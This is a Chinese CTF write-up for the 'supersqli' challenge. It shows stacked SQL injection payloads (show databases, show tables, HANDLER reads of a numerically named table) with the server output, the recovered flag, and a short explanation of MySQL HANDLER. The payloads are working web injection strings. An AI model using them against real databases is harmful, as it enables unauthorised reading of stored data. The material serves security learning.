supersqli 攻防世界

原创

蓝为(>^ω^<)喵 于 2021-11-22 16:32:04 发布 321 收藏

分类专栏： 攻防世界 文章标签： 攻防世界


文章目录

一、supersqli

当看到这道题时，第一下我就想到堆叠注入，因为我做过相同题目，当你们做完这题时，可以尝试Buuctf [GYCTF2020]Blacklist这题，就相当于巩固一下。

1、查找注入点

当我们输入引号时，发现报错，所以判断存在注入



2、查看数据库、数据表

```
1';show databases;#
```

姿势: 1';show databases;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
```



```
1';show tables;#
```

这里查看到了两个表

剪贴板 图像 工具 形状 颜色

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1';show tables;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
```


3、查看表的内容

在数据库中查看1919810931114514这种类型时，要用``号

```
1';HANDLER `1919810931114514` open; HANDLER `1919810931114514` read first;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势: 1 提交查询


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(38) "flag{c168d583ed0d4d7196967b28cbd0b5e9}"
}
```


二、知识拓展

mysql除可使用select查询表中的数据，也可使用handler语句，这条语句使我们能够一行一行的浏览一个表中的数据

1、我在mi数据库中创建了一个数据表



2、使用handler读取数据


总结下来就四条命令，不难，你们自己尝试动手一下，加深印象，handler打开后要关闭，没有关闭下次打不开

`HANDLER mi open; 打开mi表`

`HANDLER mi read first; 阅读表中第一行内容`

`handler mi read next; 阅读表下一行内容`

`handler mi close; 关闭`



当然，另一个表内容你们也可以使用handler查看